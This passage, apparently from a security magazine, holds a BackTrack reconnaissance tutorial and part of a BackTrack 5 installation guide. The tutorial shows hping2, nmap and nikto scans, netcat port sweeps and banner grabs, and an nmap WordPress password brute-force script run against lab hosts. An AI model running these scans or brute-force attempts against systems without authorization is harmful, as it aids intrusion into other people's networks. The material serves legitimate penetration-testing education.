  packet loss
round-trip min/avg/max = 1.0/1.0/1.0 ms
^C
```

### Listing 7. shell code VII

```
root@bt:~# hping2 -S -c 2 -p 22 192.168.1.9
HPING 192.168.1.5 (eth0 192.168.1.9): S set,
  40 headers + 0 data bytes
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
  flags=SA seq=0 win=5840 rtt=3.7 ms
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
  flags=SA seq=1 win=5840 rtt=3.4 ms
--- 192.168.1.9 hping statistic ---
2 packets transmitted, 2 packets received, 0%
  packet loss
round-trip min/avg/max = 3.4/3.6/3.7 ms
```

### Listing 8. shell code VIII

```
hping2 --scan 1-1024 -S testhost.info
Scanning testhost.info (192.168.1.20), port
  1-1024
1024 ports to scan, use -V to see all the
  replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win |
+-----+-----+-----+-----+-----+
  22 ssh      : .S..A... 60   0 5840
  80 www      : .S..A... 60   0 5840
All replies received. Done.
Not responding ports: (1 tcpmux) (2 nbp) (3 )
  (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 dis-
  card) (10 ) (11 systat) (12 ) (13 daytime)
  (14 )
... ..
< cut for clarity >
(1016 ) (1017 ) (1018 ) (1019 ) (1020 ) (1021
  ) (1022 ) (1023 ) (1024 )
```

after the 10th route: Listing 3. However, with the `tcptraceroute`: `ta-daaa!` We've obtained the complete route information (Listing 4).

## Genlist – Ping Scanner

Next phase in information gathering process is identifying available machines in the target network and finding out their operating systems.

We will use the `genlist` tool to obtain a list of hosts responding to ping probes. To access it, go to the menu: `BackTrack > Miscellaneous > Miscellaneous Network > genlist`. Alternatively, you can invoke it from the command-line by typing `genlist`.

For my test network, `genlist` generated this list:

```
genlist -s 192.168.1.*
192.168.1.64
192.168.1.65
192.168.1.67
192.168.1.69
192.168.1.254
```

## Hping2

Hping 2 is a TCP/IP packet assembler/analyzer. You can use it to probe firewall rules, fingerprint OSs and perform advanced port scanning. To access it, go to the menu: `BackTrack > Information Gathering > Network Analysis > Identify Live Hosts > hping2` or type `hping2` (followed by arguments) in Terminal. For usage and to get a list of arguments, type `hping2 --help`.

`hping2` can help in discovering whether a host is alive (powered on and online), in cases where the `ping` command doesn't work. In this example, `ping` reports 100% packet loss: Listing 5.

However, `hping2` reports 0% packet loss for the same host. The target sent back the R (RST) flag: Listing 6.

If your `ping` attempt to a host is blocked because of a firewall, try changing TCP flag and the destination port, e.g. to SSH (22), SMTP (25), www (80), HTTPS (443). Options `-s` > set SYN flag; `-c` > packet count; `-p` > destination port. The target sent back SA (SYN-ACK) flag so it's alive: Listing 7.

Here's an example of using `hping2` for open port discovery: Listing 8. This host has two opened ports: 22 and 80.

## Nbtscan – NetBIOS Scanner

If you need to search for the NetBIOS name information, use the `nbtscan` command. To access it, go to the menu: `BackTrack > Information Gathering > Network Analysis > Service Fingerprinting > nbtscan` or type `nbtscan` in Terminal. `nbtscan` discovered one NetBIOS name in the test

**Listing 9. shell code IX**

```
nbtscan 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.1.65	MYHOST1	<server>	<unknown>	12-34-56-78-9a-bc

**Listing 10. shell code X**

```
nbtscan -v 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.

Name	Service	Type
MYHOST1	<00>	UNIQUE
WORKGROUP	<00>	GROUP
WORKGROUP	<1e>	GROUP
MYHOST1	<20>	UNIQUE
WORKGROUP	<1d>	UNIQUE

Adapter address: 12-34-56-78-9a-bc

**Listing 11. shell code XI**

```
nbtscan -hv 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.

Name	Service	Type
MYHOST1	Workstation Service	
WORKGROUP	Domain Name	
WORKGROUP	Browser Service Elections	
MYHOST1	File Server Service	
WORKGROUP	Master Browser	
__MSBROWSE__	Master Browser	

Adapter address: 12-34-56-78-9a-bc

**Listing 12. shell code XII**

```
locate onesixtyone
/pentest/enumeration/snmp/onesixtyone
/pentest/enumeration/snmp/onesixtyone/dict.txt
/pentest/enumeration/snmp/onesixtyone/onesixtyone
/usr/share/applications/backtrack-onesixtyone.desktop
/var/lib/dpkg/info/onesixtyone.copyright
/var/lib/dpkg/info/onesixtyone.list
```

**Listing 13. shell code XIII**

```
/pentest/enumeration/snmp/onesixtyone/onesixtyone 192.168.10.20
Scanning 1 hosts, 2 communities
No communities file, using default
Cant open hosts file, scanning single host:
192.168.10.20
192.168.10.20 [public] HP LaserJet xxxxdn /P
```

**Listing 14. shell code XIV**

```
nmap 192.168.1.6

Starting Nmap 5.61TEST4 ( http://nmap.org ) at
2012-01-01 09:06 PDT
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.010s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
80/tcp    filtered  http
110/tcp   filtered  pop3
443/tcp   filtered  https
8080/tcp  open      http-proxy
8888/tcp  open      sun-answerbook
MAC Address: 00:11:22:33:44:55

Nmap done: 1 IP address (1 host up) scanned in
3.03 seconds
```

network: Listing 9. For verbose output that will print all names received from each host, use `-v` argument: Listing 10.

To display services in human-readable form, use `-h` argument, which can only be used with `-v` option: Listing 11.

## onesixtyone – SNMP Scanner

To detect whether there is a *Simple Network Monitoring Protocol* (SNMP) string on a device, use the `onesixtyone` scanner. To access it, go to: *BackTrack > Information Gathering > Network Analysis > SNMP Analysis > onesixty-one*.

This will bring you to the console, showing the usage for `onesixtyone`. When you try running it by typing `onesixtyone ipaddress`, you will receive the following error message:

```
The program 'onesixtyone' is currently not
installed.
You can install it by typing: apt-get install
onesixtyone
You will have to enable the component called
'universe'
```

However, you will not have to install it because it's already on the system but not included in the `PATH` environment variable:

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/X11R6/bin:/etc/alternatives/gem-bin
```

You can remedy this by either updating the `PATH` variable with `onesixtyone`'s path or by typing the

### Listing 15. shell code XV

```
nmap --script http-enum,http-headers,http-methods,http-php-version,http-wordpress-brute,http-word-
press-enum,http-wordpress-plugins -p 8080 192.168.1.6
```

```
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 17:11 PDT
Stats: 0:04:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 55.56% done; ETC: 17:22 (0:04:54 remaining)
Stats: 0:06:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.0046s latency).
PORT      STATE SERVICE
8080/tcp  open  http-proxy
| http-headers:
|   Date: Sun, 01 Jan 2012 00:11:44 GMT
|   Server: Apache
|   X-Powered-By: PHP/5.3.3
|   X-Pingback: http://192.168.1.6:8080/xmlrpc.php
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_ (Request type: HEAD)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-php-version: Versions from credits query (more accurate): 5.3.3
|_ Version from header x-powered-by: PHP/5.3.3
|_ http-enum:
|_ /wp-login.php: Possible admin folder
|_ http-wordpress-brute:
|   Accounts
|     No valid accounts found
|   Statistics
|_   Performed 2074 guesses in 600 seconds, average tps: 3
MAC Address: 00:11:22:33:44:55

Nmap done: 1 IP address (1 host up) scanned in 601.46 seconds
```

whole path to `onesixtyone`: Listing 12. I decided to use the latter approach: Listing 13. ... And we discovered that the host we queried is an HP LaserJet printer.

## Nmap

I already mentioned `nmap`, the venerable port scanner, when we were confirming opened ports for our `tcptraceroute` exercise. In addition to port scanning, `nmap` offers operating system and service detection, and it has its own scripting engine, called *Nmap Scripting Engine* (NSE). You can get a list of scripts that come with the `nmap` package by listing the content of the `/usr/local/share/nmap/scripts` directory. These scripts can automate scanning tasks or provide additional information. Some examples include: enumerate directories used by popular web applications and servers, display the HTTP headers returned, perform brute force password auditing against popular CMS/blog installations, enumerate usernames in CMS installations by exploiting vulnerabilities.

Let's first run regular `nmap` scan. It discovered that the test server hosts a web server on ports 8080 and 8888: Listing 14.

Now, let's collect more details about the web server and check for possible WordPress CMS vulner-

abilities by adding some `nmap` scripts. It'll take some time... If you want to know the status of the current scan, just press the Enter key and `nmap` will display percentage of the scan completed so far and an approximate time remaining until the scan completes (Listing 15).

The scan with `http` and `wordpress` scripts provided more details: web server application type, PHP version, and it confirmed that WordPress is indeed running on this host. Also, the scan informed us that WordPress provides an XML-RPC pingback.

## Zenmap

Zenmap is a graphical front-end for `nmap`. To access it, go to: *BackTrack > Information Gathering > Network Analysis > Network Scanners > zenmap* or type `zenmap` in the Terminal. After you start `zenmap`, you can choose between 10 different profiles from the "Profile" drop-down box (Figure 2). If these profiles don't meet your needs, you can




Figure 2. Zenmap – Graphical front-end for nmap




Figure 3. Zenmap scan results



Figure 4. Nikto scan results – report page

create new ones by going to the “Profile” menu and choosing the “New Profile or Command” menu option. For my test host 192.168.1.67, I typed it in the “Target” text box and for Profile I chose “Regular scan”. Discovered details are categorized in Ports/Hosts, Topology, Host Details and Scans tabs (Figure 3).

#### Listing 16. shell code XVI

```
nc -v -n -z -w1 192.168.1.67 1-65535

(UNKNOWN) [192.168.1.67] 65535 (?): Connection timed out

< cut for clarity >
(UNKNOWN) [192.168.1.67] 8080 (http-alt) open
... ..
< cut for clarity >
(UNKNOWN) [192.168.1.67] 8888 (?) open
... ..
< cut for clarity >
```

#### Listing 17. shell code XVII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6 8080
HTTP/1.0 200 OK
Date: Sun, 01 Jan 2012 04:55:47 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
X-Pingback: http://192.168.1.6:8080/xmlrpc.php
Connection: close
Content-Type: text/html; charset=UTF-8
```

#### Listing 18. shell code XVIII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6 8888
HTTP/1.1 200 OK
Date: Sun, 01 Jan 2012 05:07:38 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Set-Cookie: 9760ab8e5a7dd78cfe227a9b0fc72bdf=r
iuthfbw92hn4owncx9cf4b4a3; path=/
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP
IND DEM"
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
```

## Tcpdump

Another venerable network tool, `tcpdump`, dumps traffic on a network. I use it either to quickly check network traffic or in combination with `wireshark` (formerly `Ethereal`). Both `tcpdump` and `wireshark` are located in *BackTrack > Information Gathering > Network Analysis > Network Traffic Analysis*. You can also invoke them by typing `tcpdump` or `wireshark`, respectively, in the Terminal.

When I want to quickly check network traffic, I just run `tcpdump` without any options. In that case, it listens on the default network interface and displays all of the packets to standard output in real time. For more specific packet captures, I supply it arguments and then open the captured file with `wireshark`. `Wireshark` is nice for this because it allows filtering and highlighting of packets.

To listen on `eth0` network interface with highest verbosity and to save the raw packets to a file:

```
tcpdump -vvv -i eth0 -w tcpdumpscan1.cap
```

Another example: Capture 1500 bytes of data from each packet instead of the default of 65535 bytes, with a slightly more verbosity, save it to a file named `tcpdumpscan2.cap`. In addition, capture packets between a specific host and the whole C-class network, only on port 9999:

```
tcpdump -vi eth0 -s 1500 -w tcpdumpscan2.cap host
testhost.com and net 192.168.1.0/24 and tcp port
9999
```

## Nikto – Web Server Assessment Tool

`Nikto` is a web server assessment tool. To access it, go to: *BackTrack > Vulnerability Assessment > Web Application Assessment > Web Vulnerability Scanners > nikto*.

This will bring you to the console, showing the usage for `nikto`. When you try running it by typing `nikto`, you will receive the following error message:

```
nikto --help
The program 'nikto' is currently not installed.
You can
install it by typing:
apt-get install nikto
You will have to enable the component called
'multiverse'
```

Similar to the `onesixtyone`, you will not have to install `nikto` because it's already on the system but not included in the `PATH` environment variable.



I solved this by typing the whole path to `nikto`:

```
/pentest/web/nikto/nikto.pl -h testsite.com
-D V -o scan.html -F htm
```

Launch your favourite Web browser and open the report html file. It will display all vulnerabilities that `nikto` discovered. For my test website, it discovered four of them (Figure 4).

To get more information about a particular vulnerability, browse to *Open Source Vulnerability Database* website (<http://www.osvdb.org/>) and under *Quick Searches*, in the *OSVDB ID Lookup* text box enter the OSVDB ID and press on the *Go* button. This will bring a very informative page, which will, between other details, include the solution.

### Netcat (nc) – TCP/IP Swiss Army Knife

Netcat is known as “TCP/IP Swiss army knife”. It reads and writes data across network connections, using the TCP/IP protocol. Some of its features are port scanning and port listening; however, its full list of features is much longer.

To listen for inbound connections on port 9999:

```
nc -l -p 9999
```

To obtain information about a host’s TCP servers, send a string (e.g. word ‘EXIT’) and use timeout. This will result in the server responding with a greeting or error, which will contain details about the service, e.g. its version.

```
echo EXIT | nc -v -w 5 192.168.1.8 22
Connection to 192.168.1.8 22 port [tcp/ssh]
succeeded!
SSH-2.0-OpenSSH_4.3
Protocol mismatch.
```

To get a web server’s details, including web application and PHP version:

- First, scan for all ports, including ephemeral ports in order to check for web servers running on alternative ports. Options: `-v` > run verbosely; `-n` > don’t resolve names; `-z` > don’t send data; `-w1` > don’t wait longer than 1 second for a connection to occur (Listing 16).
- After that, issue a HEAD HTTP request to discovered open ports. If web servers are running on those ports, the response will contain HTTP header: Listing 17 and Listing 18.

To keep BackTrack updated, use the following two commands:

### References

- BackTrack: <http://www.backtrack-linux.org/>
- BackTrack forums: <http://www.backtrack-linux.org/forums/>
- BackTrack how-to: <http://www.backtrack-linux.org/tutorials/>
- Detailed instructions on installing BackTrack in VirtualBox: [http://www.backtrack-linux.org/wiki/index.php/VirtualBox\\_Install](http://www.backtrack-linux.org/wiki/index.php/VirtualBox_Install)
- Oracle VirtualBox: <https://www.virtualbox.org/>
- VirtualBox News: <https://www.virtualbox.org/wiki/News>

```
apt-get update
apt-get upgrade
```

If you receive message “The following packages have been kept back”, force the upgrade by running:


```
apt-get update
apt-get dist-upgrade
```

BackTrack creators strongly urge against adding the Ubuntu repositories to BT install because Backtrack tools are built with many custom features and custom kernel so installing non-customized packages that haven’t been tested on BT would most likely result in breaking the system.

### Conclusion

BackTrack is a complete testing package, containing an impressive array of tools. It’s a stable and easily updated system. In my tests, I’ve encountered only two very minor issues, related to the PATH environment variable, so they were easy to fix. Exploring more than 300 tools will keep you occupied for a long time.

### DUSKO PIJETLOVIC



*Dusko Pijetlovic is an IT Manager and Sr. Systems Administrator in Vancouver, Canada and holds a M.Sc. in Mechanical Engineering and Diploma of Technology in Computer Systems Technology. He is a proponent of GNU/Linux and Free and Open Source Software, with a passion for security, solving problems and helping*

*organization members perform their jobs with excellence and efficiency.*

# BackTrack 5 Toolkit Tutorial

BackTrack is an operating system based on the Ubuntu GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm. The current version is BackTrack 5, code name „Revolution.”

Support for Live CD and Live USB functionality allows users to boot BackTrack directly from portable media without requiring instal-

lation, though permanent installation to hard disk is also an option. BackTrack includes many well known security tools including:

- Metasploit integration
- RFMON Injection capable wireless drivers
- Aircrack-NG
- Kismet
- Nmap
- Ophcrack
- Ettercap
- Wireshark (formerly known as Ethereal)
- BeEF (Browser Exploitation Framework)
- Hydra (Figure 1)



Figure 1. Linux View




Figure 2. BackTrack Installation I

Table 1. Releasing Dates Of BackTrack Versions

Date	Release
February 5, 2006	BackTrack v.1.0 Beta
May 26, 2006	The BackTrack project released its first non-beta version (1.0).
March 6, 2007	BackTrack 2 final released.
June 19, 2008	BackTrack 3 final released.
January 9, 2010	BackTrack 4 final release. (Now based on Ubuntu)
May 8, 2010	BackTrack 4 R1 release
November 22, 2010	BackTrack 4 R2 release
May 10, 2011	BackTrack 5 release (Based on Ubuntu 10.04 LTS, Linux kernel 2.6.38)
August 18, 2011	BackTrack 5 R1 release (Based on Ubuntu 10.04 LTS, Linux kernel 2.6.39.4)
March 1, 2012	BackTrack 5 R2 release (Linux kernel 3.2.6[8])

### Steps To Install BackTrack 5

We are finally ready to start installing Backtrack. To do, double-click on the install.sh icon on the desktop. This will start the graphical installer. Select you language of choice and click the 'Forward' button (Figure 2).

Next, select you time zone and click the 'Forward' button (Figure 3).

The next step is to select our keyboard layout. Pick yours and click the 'Forward' button. I can not vouch for any keyboard layout other than English (Figure 4).

Click on 'Specify partitions manually' and click the 'Forward' button (Figure 5).

We are not going to indicate the mount points for our partitions. First let's setup our root partition. Click on the row with vg-root in it and click the 'Change' button (Figure 6).

Select ext4 from the dropdown menu for 'Use as:', click 'Format the partition:', enter '/' without the quotes for the mount point and click the 'OK' button. The system will re-read the partition table and redisplay it (Figure 7).




Figure 5. BackTrack Installation IV

Now for the boot partition. Click the row with you boot partition in it, /dev/sdb1 in my case, and click the 'Change' button (Figure 8).

Again, select ext4 and click the format checkbox. Enter /boot without the quotes for the mount point and click the 'OK' button. The disk partition will be re-read and the display updated (Figure 9). Click the 'Forward'



Figure 3. BackTrack Installation II




Figure 6. BackTrack Installation V




Figure 4. BackTrack Installation III



Figure 7. BackTrack Installation VI




Figure 8. BackTrack Installation VII

button (Figure 10). You will get this message if you are installing to a USB drive and not using a swap partition. Click the 'Continue' button (Figure 11).

### WARNING

You must click on the advanced tab on the next page and select your USB drive as the target for




Figure 9. BackTrack Installation VIII




Figure 10. BackTrack Installation IX




Figure 11. BackTrack Installation X

installing the bootloader. You will break your system if you do not (Figure 12).

**Don't forget! Make sure you select the target disk for your install as the device for the boot loader to be installed on or you run the risk of making the system you are doing this on non-bootable. Then click on the 'OK' button (Figure 13).**




Figure 12. BackTrack Installation XI




Figure 13. BackTrack Installation XII




Figure 14. BackTrack Installation XIII

Click the 'Install' button to start the install (Figure 14). This will take some time. Go get a coke or beverage or your choice and relax for a bit (Figure 15). More waiting (Figure 16), and ... more waiting. If it seems like the system is stuck at 99% forever, that's normal, at least in every case where I have done the install (Figure 17).

Finally! **Important!** Click on the 'Continue Testing' button. **DO NOT** click on the 'Restart Now' button or you have to redo a bunch of stuff (Figure 18).

\*\*\*\*\*Successfully Installed BackTrack 5 R2\*\*\*\*\*

## Metasploit

If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.

Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here's the answer. He could 0wN you, or in other words,




Figure 15. BackTrack Installation XIV



Figure 16. XV

